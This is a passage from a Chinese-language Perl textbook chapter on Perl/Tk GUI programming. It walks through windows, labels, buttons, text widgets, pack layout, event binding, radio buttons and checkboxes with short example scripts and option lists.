


图 15.2 带有两个按钮的 Tk 窗口

当单击 Hello 按钮时，字符串“Hello\n”会出现在控制台上，就像任何标准 Perl 程序一样。通过这种方法，我们可以将带有按钮的 Tk 窗口集成到 Perl 程序中。在本章中，你将了解如何使得类似那样的文本出现在其他部件中。

还需要注意最后一点——带有图形化用户界面（GUI）的程序的工作方式和本书其余部分中的 Perl 脚本的工作方式完全不同。Perl 脚本通常按照代码中设置的方式执行——顺序执



行语句。另一方面，带有 GUI 的应用程序中的程序流程是由用户驱动的。程序等待用户单击或者和用户界面元素交互，而且作出相应的响应。也就是说和非 GUI 程序相比，用户确定程序流程的程度要大许多，而且在任何时候，程序负责为用户提供可用的选项，以供用户选择。通常不要从用户那里夺取控制权和引导用户使用你的程序的方式，因为用户可能习惯在多项的 GUI 环境中工作。结果就是，启用了 GUI 的程序通常划分为处理用户事件的处理程序例程，例如按钮单击，而不是冗长的代码块。

以上就是介绍部分，在快速解决方案中将更加详细地介绍 Perl/Tk。

---

注意：有关 Tk 的内容是极其广泛的，在本章中不可能完全包括。本章的目的是介绍这个话题，如果你确实感兴趣，阅读有关 Perl/Tk 的说明文档或者有关这个问题的相关书籍。

---

## 15.2 快速解决方案

### 15.2.1 创建Tk窗口

你要在程序上加入一个 Tk 图形界面，如何做呢？这通常从创建顶层窗口开始。

使用 `Tk::MainWindow` 来创建主窗口——称为顶层窗口。和真实的 Tk 不一样，可以在 Perl/Tk 中创建多个顶层窗口。可以用 `Tk::MainWindow` 模块的 `new` 方法创建新窗口：

```
use Tk;

my $main = MainWindow->new;

MainLoop;
```

在创建新的顶层窗口之后，可以通过调用 `MainLoop` 方法进入 Tk 事件循环而显示这个窗口，这个方法会处理用户事件。新窗口的默认标题是创建它的 Perl 脚本的基本名称（例如，如果脚本是 `widget.pl`，则出现在窗口标题栏中的名称是“`widget`”）。

然而，现在这个窗口中没有任何东西，所以它仅仅是一个标题栏以及最小客户区域。为了在窗口中显示部件，请参见下一个主题。

### 15.2.2 使用标签部件

你的第 1 个 Perl/Tk 程序并不很成功，它仅仅显示标题栏而不是真实的窗口，现在需要添加一些部件，让我们从标签开始。

可以使用 Tk 标签部件来显示静态文本（即用户无法编辑的文本）。为创建标签，可以使用 `MainWindow Label` 方法，下面的例子创建了 3 个标签，每一个都显示文本“`Hello!`”，但每个标签具有不同的浮雕效果：凹陷、正常和浮起，这可以用 `-relief` 选项来设置（如果忽略了这个选项，则标签将以正常效果出现，也就是说没有浮雕效果）：



```
use Tk;

my $main = MainWindow->new;
$main->Label(-text => 'Hello!',
            -relief => 'sunken'
        )->pack;
$main->Label(-text => 'Hello!'
        )->pack;
$main->Label(-text => 'Hello!',
            -relief => 'raised'
        )->pack;

MainLoop;
```

注意，每个标签都是用主窗口对象的 `Label` 方法创建的。`Label` 方法有这些可能的选项：

- ◆ `-anchor`
- ◆ `-background`
- ◆ `-bitmap`
- ◆ `-borderwidth`
- ◆ `-cursor`
- ◆ `-font`
- ◆ `-foreground`
- ◆ `-height`
- ◆ `-highlightbackground`
- ◆ `-highlightcolor`
- ◆ `-highlightthickness`
- ◆ `-image`
- ◆ `-justify`
- ◆ `-padx`
- ◆ `-pady`
- ◆ `-relief`
- ◆ `-takefocus`
- ◆ `-text`
- ◆ `-textvariable`
- ◆ `-underline`
- ◆ `-width`
- ◆ `-wraplength`

图 15.3 说明了前面代码的结果。可以在图形中看见 3 个标签。标签是有用的 Tk 部件，

可以用它们来显示基本文本。




图 15.3 带有 3 个标签的 Tk 窗口

### 15.2.3 使用按钮部件

现在，你可以在窗口的 Tk 标签中显示一些文本，但这并没有为用户提供和程序交互的方法，添加一些按钮怎么样？

在本章的深入分析部分你已经看见了如何添加按钮。下面是例子，它添加了两个按钮：一个结束程序，另外一个使得 Perl 在控制台上打印 “Hello\n”：

```
use Tk;

my $main = MainWindow->new;
$main->Button(-text => 'Hello',
             -command => [\&printem, "Hello\n"])
->pack;
$main->Button(-text => 'End',
             -command => [$main => 'destroy'])
->pack;

MainLoop;

sub printem
{
    print shift;
}
```

可以看到，可以使用 `-text` 选项来设置按钮的标题，它的 `-command` 选项指出当单击按钮的时候所发生的事情。下面是可以和按钮一起使用的选项：

- ◆ `-activebackground`
- ◆ `-activeforeground`
- ◆ `-anchor`
- ◆ `-background`
- ◆ `-bitmap`
- ◆ `-borderwidth`
- ◆ `-command`
- ◆ `-cursor`
- ◆ `-default`

- ◆ -disabledforeground
- ◆ -font
- ◆ -foreground
- ◆ -height
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -image
- ◆ -justify
- ◆ -padx
- ◆ -pady
- ◆ -relief
- ◆ -state
- ◆ -takefocus
- ◆ -text
- ◆ -textvariable
- ◆ -underline
- ◆ -width
- ◆ -wraplength

前面代码的结果如图 15.2 所示。需要特别注意的是，像其他部件一样，只需将对子程序的引用传递给 Tk 模块，就可以将按钮连接到 Perl 子程序，如下面的代码所示：

```
$main->Button(-text => 'Hello',  
             -command => [\&printem, "Hello\n"]  
)->pack;
```

除了标准按钮之外，在 Tk 中还有其他类型的按钮——阅读本章后面的主题“使用单选按钮和复选框部件”节。

#### 15.2.4 使用文本部件

现在用户可以单击按钮，在控制台上会出现一些文本，但像那样使用控制台并不是图形化方式。添加一个文本部件来显示一些文本怎么样？

可以在 Tk 中在文本和输入部件内显示文本。文本部件更加强大，因为和输入部件不同，文本部件可以显示多行文本，而且具有更多的内置方法来处理文本。用户可以向文本部件中输入文本，或者可以在程序的控制下安排文本。

为了在窗口中增加文本部件，要使用 Text 方法。下面的例子在窗口上增加了一个按钮和一个文本部件；当用户单击按钮时，程序在文本部件内显示“Hello!”：



```
use Tk;

$main = MainWindow->new();
$main->Button( -text => "Click Me!",
               -command => \&display
             )->pack;
$text1 = $main->Text ( '-width'=> 40, '-height' => 2
                    )->pack;

sub display
{
    $text1->insert('end', "Hello!");
}

MainLoop;
```

注意：用-height 和-width 选项设置了文本部件的高度和宽度（单位是字符）。文本部件支持这些选项：

- ◆ -background
- ◆ -borderwidth
- ◆ -cursor
- ◆ -exportselection
- ◆ -font
- ◆ -foreground
- ◆ -height
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -insertbackground
- ◆ -insertborderwidth
- ◆ -insertofftime
- ◆ -insertontime
- ◆ -insertwidth
- ◆ -padx
- ◆ -pady
- ◆ -relief
- ◆ -selectbackground
- ◆ -selectborderwidth
- ◆ -selectforeground
- ◆ -setgrid

- ◆ -spacing1
- ◆ -spacing2
- ◆ -spacing3
- ◆ -state
- ◆ -tabs
- ◆ -takefocus
- ◆ -width
- ◆ -wrap
- ◆ -xscrollcommand
- ◆ -yscrollcommand

### 15.2.5 指定索引

当用户在前面的快速解决方案中单击按钮时，程序会使用文本部件的 `Insert` 方法将文本“Hello!”插入到文本部件中。需要向这个方法传递索引以及希望插入的文本。可以用多种方法在 Tk 中创建索引，但两种常用的方法就是指定希望插入文本的字符位置编号，或者使用符号 `end` 来在末尾插入新文本。

在输入部件中用一个数字指定字符位置，输入部件仅仅能有一行文本。文本部件可以显示多行文本，所以要像这样首先创建索引，然后指定希望使用的文本行：

```
row.position
```

行是基于 1 的，但位置基于 0。为在第 2 行的开头插入文本，可以使用类似这样的代码：

```
$text1->insert('2.0', "Hello!")
```

也可以使用 `get(index1,index2)`方法来从文本部件中取得文本，使用 `delete(index1,index2)`方法删除文本。

图 15.4 说明了这个例子的结果。可以看见按钮和文本部件；当用户单击按钮时，文本部件中会出现文本“Hello!”。




图 15.4 显示 Tk 按钮和文本部件

我们已经取得了显著的进步，现在可以在文本部件中显示文本，但是，迄今为止，我们所使用的部件都是垂直排列的。Tk 提供了另外的选项，这将在下一个主题中介绍。

### 15.2.6 用pack排列Tk部件

除了垂直排列之外，是否有其他的方法显示部件？可以使用 `pack` 方法，并将所需要的选项传递给它。

可以传递种类齐全的选项给 `pack` 方法，以安排部件在窗口中的排列方式。下面列出了可能的选项及其作用：

- ◆ `-after = $window`——按照排列顺序，在 `$window` 之后插入部件。
- ◆ `-anchor = anchor`——使用罗盘方向，例如 `n`、`e` 或者 `sw` 将部件固定在某个位置。默认值是 `center`。
- ◆ `-before = $window`——按照排列顺序，在 `$window` 之前插入部件。
- ◆ `-expand = boolean`——扩展部件，以占据容器中的额外空间。`boolean` 可以是任何合适的 Tk 布尔值，例如 `1` 或者 `no`，默认值是 `0`。
- ◆ `-fill = style`——拉伸部件。`style` 必须是下列值之一：`none`（默认值），`x`（水平拉伸部件，以填充容器的宽度），`y`（垂直拉伸部件，以填充容器的整个高度），或者 `both`（在水平和垂直方向上拉伸）。
- ◆ `-in = $container`——按照 `$container` 指定的容器窗口的 `packing` 顺序在末尾插入部件。
- ◆ `-ipadx=amount`——指出在部件的每边留下多少水平内部间隙。`amount` 必须是合法的屏幕距离，例如 `2` 或者 `2.5c`，在这里，`c` 代表厘米。默认值是 `0`。
- ◆ `-ipady = amount`——指出在部件的每边留下多少垂直内部间隙；`amount` 必须是合法的屏幕距离，例如 `2` 或者 `2.5c`，在这里，`c` 代表厘米。默认值是 `0`。
- ◆ `-padx = amount`——指出在部件的每条水平边留下多少外部间隙。默认值是 `0`。
- ◆ `-pady = amount`——指出在部件的每条垂直边留下多少外部间隙。默认值是 `0`。
- ◆ `-side = side`——指出部件将和容器的哪条边对齐。必须是 `Left`、`right`、`top` 或者 `bottom`。默认值是 `top`。

下面的例子将前面主题中例子的按钮放置在窗口左边，而不是顶部（默认情况下，出现在顶部，因为它是第 1 个出现的部件）；

```
use Tk;

$main = MainWindow->new();
$main->Button( -text => "Click Me!",
              -command => \&display
            )->pack(-side => "left");
$text1 = $main->Text ('-width'=> 40, '-height' => 2
                    )->pack;

sub display
{
    $text1->insert('end', "Hello!");
}
```



```

}

MainLoop;

```

结果如图 15.5 所示，可以看见按钮出现在左边。然后，通过使用不同的 `pack` 选项，可以随心所欲地安排部件的位置。注意，也可以将部件放置在框架部件中，然后安排框架部件的位置，这也提供了更多的控制。




图 15.5 将按钮安排在左边

### 15.2.7 绑定Tk事件和代码

你现在可以在部件中显示文本，但仍然感觉这不是 GUI。能否完成在标准 Perl 中所无法做到的其他事情？使用鼠标怎么样？

Tk 部件通常有一个默认事件，可以用 `-command` 选项来处理这个事件。例如，当单击按钮时，将调用用 `-command` 选项连接到 `button` 部件的子程序：

```

$main->Button( -text => "Click Me!",
               -command => \&display
             )->pack;

sub display
{
    $text1->insert('end', "Hello!");
}

```

然而，通过使用 `bind` 函数，可以处理除了部件的默认事件之外的其他事件，一般使用方法如下：

```
bind('<event>', \&event_handler)
```

Tk 定义了可以绑定到部件的许多事件。例如，下面的例子将双击鼠标事件绑定到前面快速解决方案例子中的文本部件，在 Tk 中，双击鼠标称为 `Double-1`：

```

use Tk;

$main = MainWindow->new();
$main->Button( -text => "Click Me!",
               -command => \&display
             )->pack(-side => "left");
$text1 = $main->Text ('-width'=> 40, '-height' => 2
                    )->pack;
$text1->bind('<Double-1>', \&display);

```

```

sub display
{
    $text1->insert('end', "Hello!");
}

MainLoop;

```

现在，当用户双击文本部件时，将调用子程序 `display`。当在 Tk 中使用部件时，`Double-1` 是可以使用的可能事件之一。下面列出了其他事件：

- ◆ **Mouse-n**——单击鼠标键 `n`。例如，`Mouse-1` 表示单击鼠标左键。
- ◆ **Double-Mouse-n**——双击鼠标键 `n`。例如，`Double-Mouse-1` 表示双击鼠标左键。
- ◆ **Motion**——移动鼠标。
- ◆ **Enter**——鼠标进入部件。
- ◆ **Leave**——鼠标离开部件。
- ◆ **KeyPress**——按下某个键。
- ◆ **character**——输入了特定的字符。
- ◆ **Control+character**——Ctrl+输入特定的字符。
- ◆ **Key-Return**——用户按下了 Enter 键。

在这些事件之中，双击事件可能是应用最广泛的，我们经在本章后面的主题“使用列表框部件”节中研究这个事件。

### 15.2.8 使用单选按钮和复选框部件

现在，你可以处理文本和按钮部件，但如果希望让用户从多个选项中选择，应该怎么办？可以用两种方法达到这个目的。为用户提供一组互斥的选项，或者一组非互斥的选项，然后使用 Tk 单选按钮和 Tk 复选框来达到目的。

Tk 单选按钮为用户提供了一组互斥的选项，在任何时候仅能选择其中的一个选项，例如一个星期中的某一天。Tk 复选框为用户提供了一组非互斥的选项，任何时候可以选择其中的任意多个选项。为说明它们的使用方法，下面的例子说明了如何创建单选按钮和复选框。首先，要创建新的 Tk 主窗口：

```

use Tk;

$main = MainWindow->new();

```

下一步，增加两个单选按钮。当用户单击这些单选按钮之一时，代码通过在文本部件 `text1` 中显示消息，而指出单击了什么单选按钮。为了达到这个目的，将匿名子程序中的代码连接到 `-command` 选项：

```

use Tk;

```

```
$main = MainWindow->new();
$main->Radiobutton( -text => "Radio 1",
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "You clicked radio 1");}
)->pack;
$main->Radiobutton( -text => "Radio 2",
    -value => "0",
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "You clicked radio 2");
    }
)->pack;
```

下面是在创建单选按钮时可用的选项：

- ◆ -activebackground
- ◆ -activeforeground
- ◆ -anchor
- ◆ -background
- ◆ -bitmap
- ◆ -borderwidth
- ◆ -command
- ◆ -cursor
- ◆ -disabledforeground
- ◆ -font
- ◆ -foreground
- ◆ -height
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -image
- ◆ -indicatoron
- ◆ -justify
- ◆ -padx
- ◆ -pady
- ◆ -relief
- ◆ -selectimage
- ◆ -state
- ◆ -takefocus



- ◆ -text
- ◆ -textvariable
- ◆ -underline
- ◆ -value
- ◆ -variable
- ◆ -width
- ◆ -wraplength

这个例子还创建两个复选框。当用户单击其中一个时，代码也将用文本输入部件内的消息指出单击了哪个按钮：

```
use Tk;

$main = MainWindow->new();
$main->Radiobutton( -text => "Radio 1",
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "You clicked radio 1");}
)->pack;
$main->Radiobutton( -text => "Radio 2",
    -value => "0",
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "You clicked radio 2");
    }
)->pack;
$main->Checkbutton( -text => "Check 1",
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "You clicked check 1");
    }
)->pack;
$main->Checkbutton( -text => "Check 2",
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "You clicked check 2");
    }
)->pack;

$text1 = $main->Text ( '-width'=> 40, '-height' => 2)->pack;

MainLoop;
```

下面是在窗口中添加复选框时可用的选项：

- ◆ -activebackground
- ◆ -activeforeground

- ◆ -anchor
- ◆ -background
- ◆ -bitmap
- ◆ -borderwidth
- ◆ -command
- ◆ -cursor
- ◆ -disabledforeground
- ◆ -font
- ◆ -foreground
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -image
- ◆ -indicatoron
- ◆ -justify
- ◆ -offvalue
- ◆ -onvalue
- ◆ -padx
- ◆ -pady
- ◆ -relief
- ◆ -selectcolor
- ◆ -selectimage
- ◆ -state
- ◆ -takefocus
- ◆ -text
- ◆ -textvariable
- ◆ -underline
- ◆ -variable
- ◆ -width
- ◆ -wraplength

还要注意，在代码尾添加了文本部件 `text1`。这就是所需要的全部操作——现在，我们可以使用单选按钮和复选框。当运行代码时，将看见图 15.6 中所示的结果。

注意，当单击单选按钮时，如果已经选择了另外一个单选按钮，则将自动取消对另一个单选按钮的选择，因为一次仅能选择一组单选按钮中的一个（通过将单选按钮放置在框架部件中，也可以创建单选按钮组）。



